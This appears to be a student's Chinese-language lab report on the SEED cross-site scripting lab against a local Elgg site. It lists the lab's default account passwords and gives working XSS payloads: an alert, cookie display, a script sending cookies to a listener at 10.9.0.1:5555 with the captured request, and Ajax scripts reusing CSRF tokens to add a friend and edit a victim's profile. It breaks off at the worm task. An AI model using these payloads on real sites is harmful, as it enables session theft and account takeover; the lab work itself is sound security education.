跨站脚本攻击实验报告

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日期： 2021年7月20日

实验目标

实验室环境建立

1. DNS配置

执行指令：

```
sudo gedit /etc/hosts
```

将`/etc/hosts`文件中的`# For XSS Lab`部分改为：

```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

2. 容器设置和指令

```
dcup
(Another Terminal)
dockps
docksh <ID>
```

3. Elgg网站应用程序

MySQL数据库。容器通常为一次性的，所以对于该实验，我们在主机上安装了`mysql_data`文件夹以保存MySQL数据库。


用户账户。Elgg服务器上创建的用户名及其密码如下：

```
---------------------------
UserName | Password
----------------------------
admin    | seedelgg
alice    | seedalice
boby     | seedboby
charlie  | seedcharlie
samy     | seedsamy
----------------------------
```

实验任务

准备：熟悉“HTTP Header Live”工具

使用Web Developer Tool获取HTTP GET和HTTP POST。




Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
302	GET	www.seed-serv...	logout?__elgg_ts=1626763747&__elgg_token=U7pOvnbQ	document	html	3.24 KB	12.32 KB	398 ms
200	GET	www.seed-serv...	/	document	html	3.17 KB	12.32 KB	133 ms
304	GET	www.seed-serv...	jquery.js	script	js	cached	0 B	15 ms
304	GET	www.seed-serv...	jquery-ui.js	script	js	cached	0 B	16 ms
200	GET	www.seed-serv...	require_config.js	script	js	cached	789 B	0 ms
304	GET	www.seed-serv...	require.js	script	js	cached	0 B	21 ms
304	GET	www.seed-serv...	elgg.js	script	js	cached	0 B	18 ms
200	GET	www.seed-serv...	favicon-128.png	FaviconLoader.jsm:...	png	cached	4.23 KB	0 ms
200	GET	www.seed-serv...	favicon.svg	FaviconLoader.jsm:...	svg	cached	6.35 KB	0 ms
200	GET	www.seed-serv...	sprintf.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-serv...	en.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-serv...	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-serv...	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-serv...	init.js	require.js:127 (script)	js	cached	370 B	0 ms
200	GET	www.seed-serv...	ready.js	require.js:127 (script)	js	cached	123 B	0 ms
200	GET	www.seed-serv...	lightbox.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-serv...	form.js	require.js:127 (script)	js	cached	0.99 KB	0 ms
200	GET	www.seed-serv...	topbar.js	require.js:127 (script)	js	cached	175 B	0 ms
200	GET	www.seed-serv...	Plugin.js	require.js:127 (script)	js	cached	145 B	0 ms
200	GET	www.seed-serv...	jquery.colorbox.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-serv...	Ajax.js	require.js:127 (script)	js	cached	0 B	0 ms
200	GET	www.seed-serv...	spinner.js	require.js:127 (script)	js	cached	754 B	0 ms
401	POST	www.seed-serv...	login	jquery.js:2 (xhr)	json	400 B	84 B	252 ms

任务一：发布恶意消息以显示警告窗口

Alice在“Brief description”区域中添加以下代码并保存：

```
<script>alert("XSS");</script>
```

登录Samy账号，查看Alice的profile，显示警告窗口：



xss

OK

如果想运行一段较长的JavaScript代码，可以将JavaScript程序存储在一个独立的文件中，以`.js`扩展名保存，然后使用`<script>`标记中使用src属性进行引用：


```
<script type="text/javascript"
src="http://www.example.com/myscripts.js">
</script>
```

任务二：发布恶意消息以显示Cookies

Alice在“Brief description”区域中添加以下代码并保存：

```
<script>alert(document.cookie);</script>
```

登录Samy账号，查看Alice的profile，在警告框内显示了自己的Cookies：



```
Elgg=7bdj6v5qs7ru9k8rgce7310uoa
```

任务三：从受害者机器窃取Cookies

Alice在“Brief description”区域中添加以下代码并保存：

```
<script>document.write("<img src=http://10.9.0.1:5555?c=" +
escape(document.cookie) + " >");</script>
```

新开启一个命令行窗口并执行以下指令开启监听：

```
nc -lknv 5555
```

登录Samy账号，查看Alice的profile，监听窗口打印出访问用户的Cookies：

```
[07/20/21]seed@VM:~/.../Labsetup$  nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 41062
GET /?c=Elgg%3D0te7pjkr3pbaspvv7aac58nbil HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/201
00101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

任务四：成为受害者的朋友


将以下JavaScript程序写入Samy的“About Me”区域并保存：

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;            ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;      ②
  //Construct the HTTP request to add Samy as a friend.
  var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts +
token + ts + token;
  //Create and send Ajax request to add friend

  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

登录Alice的账号并访问Samy的主页，Samy就自动添加到Alice的好友列表中：



- **问题1**：解释①和②的用途，为什么需要它们？

答：通过这两条代码可以获得安全令牌和时间戳，每个用户操作都调用`validateAtion(token)`函数，该函数验证令牌。如果令牌不存在或无效，操作将被拒绝，用户将被重定向。要成功攻击，攻击者需要了解秘密令牌的值以及目标用户的Elgg页面内嵌的时间戳。

- **问题2**：如果Elgg应用程序只为“关于我”字段提供编辑器模式，即。你不能切换到文本模式，你还能发动一次成功的攻击吗？


  答：不能。

任务五：修改受害者的资料

将以下JavaScript程序写入Samy的“About Me”区域并保存：

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  //Construct the content of your url.
  var content=token + ts + userName +
"&description=Samy%20is%20my%20hero&accesslevel[description]=2"+guid;
  var samyGuid=59;
  var sendurl="http://www.seed-server.com/action/profile/edit";
  if(elgg.session.user.guid!=samyGuid) ①
  {
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

登录Alice的账号并访问Samy的主页，Alice的简介就会自动修改：




Alice

About me
Samy is my hero

- **问题3：**我们为什么需要①？注释这行代码，重复你的攻击。报告并解释你的观察。

  答：因为samy要避免攻击到自己，否则简介的攻击代码就会变成“Samy is my hero”，之后其他人再访问Samy就不会受到攻击了。



About me

Samy is my hero

任务六：编写一个自传播的XSS蠕虫

包括**链接方法与DOM方法。**

使用脚本实现XSS蠕虫攻击，将以下JavaScript程序写入Samy的“About Me”区域并保存：

